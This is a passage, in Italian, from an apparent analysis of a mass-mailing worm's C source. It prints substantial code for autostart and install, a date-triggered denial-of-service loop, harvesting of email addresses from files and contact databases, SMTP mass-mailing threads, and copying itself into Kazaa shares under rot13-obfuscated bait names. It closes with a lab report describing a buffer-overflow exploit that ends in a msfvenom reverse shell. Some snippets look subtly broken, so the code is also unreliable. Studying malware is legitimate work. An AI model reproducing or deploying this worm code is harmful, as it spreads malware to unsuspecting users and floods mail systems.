        lstrcpy(sync->sync_instpath, fpath);
        break;
    }
}
```

Questa funzione configura il programma per l'avvio automatico aggiungendo una chiave di registro.

Controllo del Tempo di Terminazione

```
int sync_checktime(struct sync_t *sync)
{
    FILETIME ft_cur, ft_final;
    GetSystemTimeAsFileTime(&ft_cur);
    SystemTimeToFileTime(&sync->termdate, &ft_final);
    if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
    if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
    if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
    return 0;
}
```

Questa funzione controlla se la data corrente ha superato una data di terminazione specifica.

Esecuzione del Payload SCO

```
void payload_sco(struct sync_t *sync)
{
    FILETIME ft_cur, ft_final;

    GetSystemTimeAsFileTime(&ft_cur);
    SystemTimeToFileTime(&sync->sco_date, &ft_final);
    if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
    if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;

    for (;;) {
        scodos_main();
        sleep(1024);
    }
}
```

Questa funzione esegue un payload specifico dopo una data specifica.

Funzione Principale

```
void sync_main(struct sync_t *sync)
{
    DWORD tid;

    sync->start_tick = GetTickCount();
    sync_check_frun(sync);
    if (!sync->first_run)
        if (sync_mutex(sync)) return;
    if (sync->first_run)
        CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
    payload_xproxy(sync);

    if (sync_checktime(sync)) return;

    sync_install(sync);
    sync_startup(sync);

    payload_sco(sync);

    p2p_spread();

    massmail_init();
    CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

    scan_init();
    for (;;) {
        scan_main();
        Sleep(1024);
    }
}
```

Questa funzione orchestra l'esecuzione delle varie parti del programma, inclusa l'installazione del proxy, la verifica del tempo di terminazione, l'installazione del programma, la configurazione dell'avvio automatico, l'esecuzione dei payload e la diffusione del programma attraverso una rete peer-to-peer.

Il codice *massmail.c* implementa un sistema di invio massivo di email. Ecco una breve descrizione di cosa fa il codice:

Il codice gestisce una coda di email da inviare, filtra gli indirizzi email in base a vari criteri, genera nuovi indirizzi email, gestisce la cache dei record DNS e invia le email utilizzando un thread separato. Il sistema è progettato per eseguire queste operazioni in modo efficiente e per evitare l'invio di email a indirizzi spam o indesiderati.

Analisi degli aspetti più importanti del codice:

Filtraggio degli Indirizzi Email

```
static int cut_email(const char *in_buf, char *out_buf)
{
    int i, j;

    if (strlen(in_buf) < 3)
        return 1;

    for (i=0; in_buf[i] && (isspace(in_buf[i]) || !isemailchar(in_buf[i])); i++);
    for (; in_buf[i] && xstrchr(BEGINEND_INV, in_buf[i]); i++);

    for (j=0; in_buf[i]; i++) {
        if (in_buf[i] == '@') break;
        if (!isemailchar(in_buf[i])) continue;
        out_buf[j++] = tolower(in_buf[i]);
    }
    if (in_buf[i] != '@') return 1;
    while (in_buf[i] == '@') i++;
    out_buf[j] = 0;

    TRIM_END(out_buf);

    out_buf[j++] = '@';
    for (; in_buf[i]; i++) {
        if (!isemailchar(in_buf[i])) continue;
        if ((out_buf[j-1] == '.') && (in_buf[i] == '.')) continue;
        out_buf[j++] = tolower(in_buf[i]);
    }
    out_buf[j] = 0;

    TRIM_END(out_buf);

    if ((strlen(out_buf) < 3) || (out_buf[0] == '@'))
        return 1;
    return 0;
}

static int email_filter(const char *in, char *out)
{
    int i, j;
    if (cut_email(in, out)) return 1;
    for (;;) {
        if (out[0] == 0) break;
        j = email_check2(out);
        if (j == 0) break;

        /* this is to avoid ".nosspam", ".dontspam", etc. */
        /* andy@host.somedomain.com.nosspam */
        for (i=(strlen(out)-1); i>=0; i--)
            if (out[i] == '@' || out[i] == '.') break;
        if (i <= 0) break;
        if (out[i] != '.') break;
        out[i] = 0;
    }
    if (j != 0) return 1;
    if (email_filtdom(out)) return 1;
    if (email_filtuser(out)) return 1;
    return 0;
}
```

Queste funzioni filtrano gli indirizzi email, rimuovendo caratteri non validi e verificando che l'email abbia un formato corretto. `cut_email` estrae l'email dal buffer di input, mentre `email_filter` applica ulteriori controlli per filtrare email indesiderate

Generazione di Nuovi Indirizzi Email

```
static const char *gen_names[] = {
    "john",      "john",      "alex",      "michael",   "james",      "mike",
    "kevin",     "david",     "george",    "sam",        "andrew",     "jose",
    "leo",        "maria",     "jim",       "brian",      "serg",       "mary",
    "ray",        "tom",       "peter",     "robert",     "bob",        "jane",
    "joe",        "dan",       "dave",      "matt",       "steve",      "smith",
    "stan",       "bill",      "bob",       "jack",       "fred",       "ted",
    "adam",       "brent",     "alice",     "anna",       "brenda",     "claudia",
    "debbby",     "helen",     "jerry",     "jimmy",     "julie",      "linda",
    "sandra"
};

#define gen_names_cnt (sizeof(gen_names) / sizeof(gen_names[0]))

void mm_gen(void)
{
    struct mailq_t *mq;
    int queue_total, i, j;
    char domain[128], *p;
    char out_mail[256];

    for (mq=massmail_queue, queue_total=0; mq; mq= mq->next, queue_total++);
    if (queue_total == 0) return;
    i = xrand32() % queue_total;
    for (j=0,mq=massmail_queue; (j < i) && mq; mq= mq->next, j++);
    if (mq == NULL) return;

    for (p= mq->to; *p && *p != '@'; p++);
    if (*p != '@') return;
    lstrcpyn(domain, p+1, MAX_DOMAIN-1);

    i = xrand16() % gen_names_cnt;

    lstrcpy(out_mail, gen_names[i]);
    lstrcat(out_mail, "@");
    lstrcat(out_mail, domain);

    massmail_addq(out_mail, 1);
}
```

Questa funzione genera nuovi indirizzi email utilizzando una lista di nomi predefiniti e il dominio di un'email esistente nella coda. La nuova email viene poi aggiunta alla coda.

Gestione della Cache DNS

```
#define MMDNS_CACHESIZE 256

struct dnscache_t {
    struct dnscache_t *next;
    struct mxlist_t *mxs;
    char domain[MAX_DOMAIN];
    unsigned long tick_lastused;
    int ref;
};

struct dnscache_t * volatile mm_dnscache;

struct dnscache_t *mmdns_getcached(const char *domain)
{
    register struct dnscache_t *p;
    for (p=mm_dnscache; p; p=p->next)
        if (lstrcmpi(p->domain, domain) == 0) return p;
    return NULL;
}

int mmdns_addcache(const char *domain, struct mxlist_t *mxs)
{
    register struct dnscache_t *p, *p_oldest, *p_new;
    int cache_size;
    p_oldest = NULL;
    for (p=mm_dnscache, cache_size=0; p; cache_size++) {
        if (p->ref == 0) {
            if (p_oldest == NULL) {
                p_oldest = p;
            } else {
                if (p_oldest->tick_lastused < p->tick_lastused)
                    p_oldest = p;
            }
        }
        p = p->next;
    }

    do {
        if (cache_size <= MMDNS_CACHESIZE) break;
        if (p_oldest == NULL)
            return 1;
        if (p_oldest->ref != 0) /* FIXME: should try to search for another unused entry */
            return 1;
        /* or: { break; } */
        p_oldest->ref = 1;
        p_oldest->domain[0] = 0;
        p_oldest->tick_lastused = GetTickCount();
        free_mx_list(p_oldest->mxs);
        lstrcpy(p_oldest->domain, domain, MAX_DOMAIN-1);
        p_oldest->mxs = mxs;
        p_oldest->ref = 0;
        return 0;
    } while(0);

    p_new = (struct dnscache_t *)HeapAlloc(GetProcessHeap(), 0, sizeof(struct dnscache_t));
    if (p_new == NULL)
        return 1;
    memset(p_new, '\0', sizeof(struct dnscache_t));

    p_new->mxs = mxs;
    lstrcpy(p_new->domain, domain, MAX_DOMAIN-1);
    p_new->tick_lastused = GetTickCount();
    p_new->ref = 0;

    p_new->next = mm_dnscache;
    mm_dnscache = p_new;

    return 0;
}

struct dnscache_t *mm_get_mx(const char *domain)
{
    struct dnscache_t *cached;
    struct mxlist_t *mxs;
    if ((cached = mmdns_getcached(domain)) != NULL) {
        cached->ref++;
        return cached;
    }
    mxs = get_mx_list(domain);
    if ((mxs == NULL) && ((GetTickCount() % 4) != 0))
        return NULL;
    mmdns_addcache(domain, mxs);
    cached = mmdns_getcached(domain);
    if (cached == NULL)
        /* original: */
        return NULL;

    /* should be: */
    /* { free_mx_list(mxs); return NULL; } */

    cached->ref++;
    return cached;
}
```

Queste funzioni gestiscono la cache dei record DNS, riducendo il numero di query DNS necessarie per risolvere gli indirizzi email.

Invio delle Email

```
void mmsender(struct mailq_t *email)
{
    char domain[MAX_DOMAIN], *p;
    char *msg = NULL;
    struct dnscache_t *mxs_cached=NULL;
    struct mxlist_t *mxs=NULL;

    for (p=email->to; *p && *p != '@'; p++);
    if (*p++ != '@') return;
    lstrcpyn(domain, p, MAX_DOMAIN-1);

    mxs_cached = mm_get_mx(domain);
    if (mxs_cached == NULL)
        return;

    msg = msg_generate(email->to);
    if (msg == NULL) goto ex1;
    smtp_send(mxs_cached->mxs, msg);

    if (msg != NULL)
        GlobalFree((HGLOBAL)msg);
ex1:   if (mxs_cached != NULL)
    if (mxs_cached->ref > 0) mxs_cached->ref--;
    return;
}

static DWORD _stdcall mmsender_th(LPVOID pv)
{
    struct mailq_t *mq = (struct mailq_t *)pv;
    InterlockedIncrement(&mmshed_run_threads);
    if (mq != NULL) {
        mq->state = 1;
        mmsender(mq);
        mq->state = 2;
    }
    if (mmshed_run_threads > 0)
        InterlockedDecrement(&mmshed_run_threads);
    ExitThread(0);
    return 0;
}
```

Queste funzioni inviano le email utilizzando un thread separato. `mmsender` gestisce l'invio effettivo dell'email, mentre `mmsender_th` crea il thread per l'invio.

Schedulatore di Invio Massivo

```
void massmail_main(void)
{
    register struct mailq_t *mq1;
    struct mailq_t *mq_best;
    int queue_status; /* 0=okay, 1=many unprocessed, 2=no unprocessed */
    int queue_total, queue_unprocessed;
    HANDLE hThread;
    DWORD tid, last_req_tick;

    queue_status = 0;
    mmshed_run_threads = 0;
    for (;;) {
        while (is_online() == 0) {
            Sleep(2048);
            scan_freeze(1);
            Sleep(16384 - 2048);
        }

        scan_freeze((queue_status == 1) ? 1 : 0);

        queue_total = 0;
        queue_unprocessed = 0;
        last_req_tick = 0;
        for (mq1=massmail_queue, mq_best=NULL; mq1; mq1= mq1->next) {
            queue_total++;
            if (mq1->state == 0) { /* "not processed" */
                queue_unprocessed++;
                if (mq_best) {
                    if (mq_best->priority > mq1->priority)
                        mq_best = mq1;
                } else {
                    mq_best = mq1;
                }
            }
            if (mq1->tick_got >= last_req_tick)
                last_req_tick = mq1->tick_got;
        }

        if (queue_total >= MMSHED_QUEUE_OVERFLOW) {
            mmshed_rmolld();
            if (queue_unprocessed > MMSHED_UNPROC_FREEZE) {
                queue_status = 1;
                scan_freeze(1);
            } else {
                queue_status = 0;
            }
        } else {
            queue_status = 0;
        }
        if ((queue_unprocessed == 0) || (mq_best == NULL)) {
            queue_status = 2;
            scan_freeze(0);
            if ((queue_total >= 3) && last_req_tick && ((GetTickCount() - last_req_tick) >= MMSHED_GENTIMEOUT)) {
                mm_gen();
                Sleep(128);
            } else {
                Sleep(1024);
            }
            continue;
        }

        if (mmshed_run_threads >= MMSHED_THREADS) {
            Sleep(256);
            continue;
        }

        mq_best->state = 1;
        hThread = CreateThread(0, 0, mmsender_th, (LPVOID)mq_best, 0, &tid);
        if (hThread == NULL || hThread == INVALID_HANDLE_VALUE) {
            mq_best->state = 2;
            Sleep(1024);
            continue;
        }
        CloseHandle(hThread);

        Sleep(256);
    }
}
```

Questa funzione gestisce lo schedulatore di invio massivo, controllando lo stato della coda di email, gestendo l'invio delle email in base alla priorità e creando nuovi thread per l'invio delle email.

Conclusione

Il codice `massmail.c` implementa un sistema complesso per l'invio massivo di email, con funzionalità di filtraggio, generazione di email, gestione della cache DNS e invio delle email utilizzando thread separati

Il codice `msg.c` è un generatore di messaggi di posta elettronica. Ecco una breve descrizione di cosa fa il codice:

Il codice genera un messaggio di posta elettronica con un corpo di testo casuale, un allegato e intestazioni di posta elettronica. Il corpo di testo e l'allegato sono generati casualmente utilizzando una serie di stringhe e caratteri. Le intestazioni di posta elettronica sono generate utilizzando un insieme di intestazioni standard, come "From:", "To:", "Subject:", ecc.

Analisi degli aspetti più importanti del codice:

Generazione del Corpo di Testo

```
static void write_msgtext(struct msgstate_t *state, unsigned char *p)
{
    ...
    if ((xrand16() % 100) < 20) {
        unsigned char c;
        w = 512 + xrand16() % 2048;
        for (i=0; i<w;) {
            c = xrand16() & 0xFF;
            if (c < 32) continue;
            if (c == '=' || c == '+' || c == 255 || c == 127 || c == 128 || c == '@')
                continue;
            p[i++] = c;
            if ((xrand16() % 70) == 0) {
                p[i++] = 13;
                p[i++] = 10;
            }
        }
        p[i] = 0;
        return;
    }
    ...
}
```

Questa funzione genera un corpo di testo casuale utilizzando una serie di caratteri casuali.

Generazione dell'Allegato

```
static int select_attach_file(struct msgstate_t *state)
{
    ...
    state->zip_used = 0;
    state->zip_nametrick = 0;
    if ((xrand16() % 100) < 64)
        state->zip_used = 1;
    ...
    if (state->zip_used == 0) {
        state->is_tempfile = 0;
        GetModuleFileName(NULL, state->attach_file, MAX_PATH);
    } else {
        state->is_tempfile = 1;
        buf[0] = 0;
        GetTempPath(MAX_PATH, buf);
        if (buf[0] == 0)
            return 1;
        state->attach_file[0] = 0;
        GetTempFileName(buf, "tmp", 0, state->attach_file);
        if (state->attach_file[0] == 0)
            return 1;
        GetModuleFileName(NULL, buf, MAX_PATH);
        ...
    }
    ...
}
```

Questa funzione genera un allegato casuale utilizzando un file esistente o creando un nuovo file temporaneo.

Generazione delle Intestazioni di Posta Elettronica

```
static void write_headers(struct msgstate_t *state)
{
    char *buf = state->buffer;
    ...
    wsprintf(state->mime_boundary, "----=_%s_%3u_%4u_%8X.%8X", "NextPart", 0, xrand16() % 15, xrand32(), xrand32());
    ...
    rot13(buf, "Sebz: "); /* From: */
    lstrcat(buf, state->from);
    rot13(buf+lstrlen(buf), "\r\nGb: "); /* To: */
    lstrcat(buf, state->to);
    rot13(buf+lstrlen(buf), "\r\nFhowrpg: "); /* Subject */
    lstrcat(buf, state->subject);
    ...
}
```

Questa funzione genera le intestazioni di posta elettronica utilizzando un insieme di intestazioni standard.

Funzione Principale

```
char *msg_generate(char *email)
{
    struct msgstate_t state;
    ...
    state.to = email;
    select_from(&state);
    select_exename(&state);
    select_subject(&state);
    ...
    state.buffer_size = 8096 + (4 * state.attach_size) / 3;
    state.buffer_size = (((state.buffer_size + 1023) / 1024)) * 1024;
    state.buffer = (char *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT, state.buffer_size);
    if (state.buffer == NULL) goto err;
    ...
    write_headers(&state);
    if (write_body(&state)) goto err;
    ...
    return state.buffer;
}
```

Questa funzione è la funzione principale del codice e genera un messaggio di posta elettronica completo utilizzando le funzioni descritte sopra.

Il codice msg.c è un generatore di messaggi di posta elettronica che utilizza una serie di funzioni per generare un corpo di testo casuale, un allegato e intestazioni di posta elettronica. La funzione principale del codice è msg_generate, che genera un messaggio di posta elettronica completo utilizzando le funzioni descritte sopra.

p2p.c

Il codice *p2p.c* è progettato per diffondere un file attraverso la rete peer-to-peer di Kazaa. Ecco una breve descrizione di cosa fa il codice:

Il codice legge la posizione della cartella di download di Kazaa dalle chiavi di registro, genera un nome di file casuale tra una lista predefinita e copia il file eseguibile corrente in quella posizione, facendolo apparire come un file condiviso nella rete Kazaa.

Analisi degli aspetti più importanti del codice:

Lista dei Nomi di File Kazaa

```
char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2.0o" /* missed comma in the original version */
    "qpbz_cngpurf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};
```

Questa lista contiene i nomi di file che verranno utilizzati per il file condiviso in Kazaa.

Funzione di Diffusione Kazaa

```
static void kaza_spread(char *file)
{
    int kaza_names_cnt = sizeof(kaza_names) / sizeof(kaza_names);
    char kaza[256];
    DWORD kazalen=sizeof(kaza);
    HKEY hKey;
    char key_path, key_val;

    // Software\Kazaa\Transfer
    rot13(key_path, "Fbsgjner\Xnmnn\Genafsre");
    rot13(key_val, "QyQve0"); // "DlDir0"

    // Get the path to Kazaa from the registry
    ZeroMemory(kaza, kazalen);
    if (RegOpenKeyEx(HKEY_CURRENT_USER, key_path, 0, KEY_QUERY_VALUE, &hKey)) return;

    if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
    RegCloseKey(hKey);

    if (kaza == 0) return;
    if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
    if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
    rot13(kaza+lstrlen(kaza), kaza_names[xrand16() % kaza_names_cnt]);
    lstrcat(kaza, ".");

    switch (xrand16() % 6) {
        case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
        case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
        case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
        default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
    }

    CopyFile(file, kaza, TRUE);
}
```

Questa funzione legge la posizione della cartella di download di Kazaa dalle chiavi di registro, genera un nome di file casuale e copia il file specificato in quella posizione.

Funzione Principale di Diffusione P2P

```
void p2p_spread(void)
{
    char selfpath[MAX_PATH];
    GetModuleFileName(NULL, selfpath, MAX_PATH);

    kazaa_spread(selfpath);
}
```

Questa funzione ottiene il percorso del file eseguibile corrente e lo passa alla funzione kazaa_spread per la diffusione.

Il codice p2p.c è progettato per diffondere un file eseguibile attraverso la rete peer-to-peer di Kazaa, utilizzando nomi di file casuali e leggendo le informazioni di configurazione da chiavi di registro.

scan.c

Il codice `scan.c` è un modulo di scansione di file e directory che cerca di estrarre indirizzi email da file di testo e database di contatti. Ecco una breve descrizione di cosa fa il codice:

Il codice esegue una scansione ricorsiva di directory e file, cercando file di testo e database di contatti che potrebbero contenere indirizzi email. Quando trova un file di testo, lo apre e cerca di estrarre gli indirizzi email utilizzando una serie di pattern e algoritmi di parsing. Quando trova un database di contatti, lo apre e cerca di estrarre gli indirizzi email utilizzando una serie di algoritmi di parsing specifici per il formato del database.

Analisi degli aspetti più importanti del codice:

Funzione di Scansione di File di Testo

```
int scan_textfile(const char *filename)
{
    HANDLE hFile;
    DWORD dwRead, dwTotalRead, dwTotalFound;
    char buf[65535];

    hFile = CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
                       NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;

    dwTotalRead = 0;
    dwTotalFound = 0;
    for (;;) {
        dwRead = 0;
        ReadFile(hFile, buf, sizeof(buf)-2, &dwRead, NULL);
        if (dwRead == 0 || dwRead >= sizeof(buf)) break;
        dwTotalRead += dwRead;
        buf[dwRead] = 0;

        scantext_textcvt(buf, dwRead);
        dwTotalFound += scantext_extract_ats(buf, dwRead);

        if ((dwTotalFound == 0) && (dwTotalRead > (300*1024)))
            break;
    }
    CloseHandle(hFile);
    return 0;
}
```

Questa funzione apre un file di testo e cerca di estrarre gli indirizzi email utilizzando una serie di pattern e algoritmi di parsing.

Funzione di Scansione di Database di Contatti

```
static int scan_wab(const char *filename)
{
    HANDLE hFile, hMap;
    DWORD cnt, base1, maxsize, i;
    register DWORD b, j;
    unsigned char *ptr;
    char email[128];

    hFile = CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;
    maxsize = GetFileSize(hFile, NULL);

    hMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
    if (hMap == NULL || hMap == INVALID_HANDLE_VALUE) {
        CloseHandle(hFile);
        return 2;
    }

    ptr = (unsigned char *)MapViewOfFile(hMap, FILE_MAP_READ, 0, 0, 0);
    if (ptr == NULL) {
        CloseHandle(hMap);
        CloseHandle(hFile);
        return 3;
    }

    base1 = *((DWORD *) (ptr + 0x60));
    cnt = *((DWORD *) (ptr + 0x64));

    for (i=0; i<cnt; i++) {
        b = base1 + i * 68;
        memset(email, '\0', sizeof(email));
        for (j=0; (b < maxsize) && (j < 68); j++, b+=2) {
            email[j] = ptr[b];
            if (ptr[b] == 0) break;
        }
        if (j > 0)
            scan_out(email);
    }

    UnmapViewOfFile(ptr);
    CloseHandle(hMap);
    CloseHandle(hFile);
    return 0;
}
```

Questa funzione apre un database di contatti e cerca di estrarre gli indirizzi email utilizzando una serie di algoritmi di parsing specifici per il formato del database.

Funzione di Scansione di Directory

```
static int scan_dir1(const char *path, int max_level)
{
    WIN32_FIND_DATA fd;
    HANDLE hFind;
    char buf[MAX_PATH+20];

    if ((max_level <= 0) || (path == NULL)) return 1;
    if (path[0] == '\0') return 1;

    while (scan_freezed) Sleep(2048);

    lstrcpy(buf, path);
    if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
    lstrcat(buf, "*.*");

    memset(&fd, 0, sizeof(fd));
    for (hFind=NULL;;) {
        if (hFind == NULL) {
            hFind = FindFirstFile(buf, &fd);
            if (hFind == INVALID_HANDLE_VALUE) hFind = NULL;
            if (hFind == NULL) break;
        } else {
            if (FindNextFile(hFind, &fd) == 0) break;
        }

        if (fd.cFileName[0] == '.') {
            if (fd.cFileName[1] == '\0') continue;
            if (fd.cFileName[1] == '.') {
                if (fd.cFileName[2] == '\0') continue;
            }
        }

        lstrcpy(buf, path);
        if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
        lstrcat(buf, fd.cFileName);

        if ((fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == FILE_ATTRIBUTE_DIRECTORY) {
            Sleep(75);
            scan_dir1(buf, max_level-1);
        } else {
            scan_dir_file(buf, &fd);
        }
    }
    if (hFind != NULL) FindClose(hFind);
    return 0;
}
```

Questa funzione esegue una scansione ricorsiva di directory e file, cercando file di testo e database di contatti che potrebbero contenere indirizzi email.

Il codice scan.c è un modulo di scansione di file e directory che cerca di estrarre indirizzi email da file di testo e database di contatti. Il codice utilizza una serie di pattern e algoritmi di parsing per estrarre gli indirizzi email e può essere utilizzato per scopi di spamming o phishing.

Relazione Tecnica: Analisi e Sfruttamento di una Vulnerabilità Buffer Overflow

Introduzione

Questo report descrive la simulazione di un attacco di tipo *buffer overflow*, una vulnerabilità identificata in un'applicazione cliente che potrebbe consentire a un attaccante di eseguire codice arbitrario compromettendo la sicurezza del sistema. L'attività ha permesso di esplorare come questa vulnerabilità possa essere sfruttata, utilizzando l'ambiente *Immunity Debugger* e diversi strumenti di testing e sviluppo di exploit, quali *Netcat* e script in *Python*. Di seguito, viene presentata una descrizione dettagliata delle tecniche adottate, dei passaggi svolti e delle raccomandazioni finali per mitigare la vulnerabilità.

Comprensione della Vulnerabilità

Un *buffer overflow* avviene quando un'applicazione scrive dati oltre i limiti predefiniti di un buffer, una porzione di memoria destinata a contenere informazioni di una certa dimensione. Se non adeguatamente controllato, un buffer overflow può essere sfruttato da un attaccante per manipolare il flusso di esecuzione del programma, inserendo codice malevolo o alterando i puntatori di ritorno. Questo tipo di attacco è comune in applicazioni che non gestiscono correttamente l'input dell'utente, e può portare all'esecuzione di una *reverse shell*, compromettendo il sistema.

Preparazione dell'Ambiente di Test

Per simulare l'applicazione vulnerabile, è stato utilizzato *Immunity Debugger*, con l'esecuzione dell'applicazione in un ambiente controllato. L'obiettivo iniziale era replicare le condizioni di vulnerabilità con l'uso di strumenti come *Netcat*, per la connessione, e script Python per l'invio dei dati. I passi principali sono stati:

1. **Avvio dell'ambiente Immunity Debugger:** caricamento dell'applicazione per il monitoraggio e l'analisi del comportamento del buffer.
2. **Connessione tramite Netcat:** configurazione della comunicazione con l'applicazione target attraverso Netcat per l'invio dei payload e l'analisi della risposta.

Sviluppo di un Exploit

Il processo di exploit è stato articolato come segue:

1. **Invio del primo exploit e fuzzer:** uno script *Python* ha generato input casuali per individuare il punto in cui il buffer si riempie, provocando il crash. Questo passaggio è stato critico per determinare la dimensione del buffer vulnerabile.
2. **Primo Overflow e exploit 'BBBB':** è stato identificato il primo punto di overflow e successivamente inviato un exploit con un pattern di caratteri riconoscibili (es. 'BBBB') per identificare con precisione dove si verifica l'overflow.
3. **Individuazione dei badchars e creazione del payload definitivo:** un *bytearray* è stato usato per escludere i badchars, ovvero caratteri che potrebbero interrompere il codice dell'exploit. Un comando *mona* ha permesso di generare il bytearray privo di badchars, da integrare nell'exploit.
4. **Ricerca delle istruzioni JMP ESP e creazione del payload di exploit finale:** tramite *mona* è stato identificato un indirizzo JMP ESP per reindirizzare il flusso di esecuzione verso il

codice dell'attaccante. Infine, è stato utilizzato *msfvenom* per generare una *reverse shell* da utilizzare come payload di exploit.

Dimostrazione dell'Exploit

L'exploit è stato testato nell'ambiente di *Immunity Debugger*, confermando che il payload riusciva a causare il crash dell'applicazione e ad avviare una reverse shell su *Netcat*. I passaggi chiave della dimostrazione sono stati:

1. **Esecuzione dell'exploit finale con reverse shell:** tramite *msfvenom* è stato generato un payload che, una volta eseguito, ha stabilito una connessione con *Netcat*, consentendo l'accesso al sistema target.
2. **Screenshot e verifiche di successo:** ogni passaggio è stato documentato con screenshot, evidenziando l'avvio del debugger, l'invio dei payload, la generazione del bytearray senza badchars e infine la reverse shell funzionante.

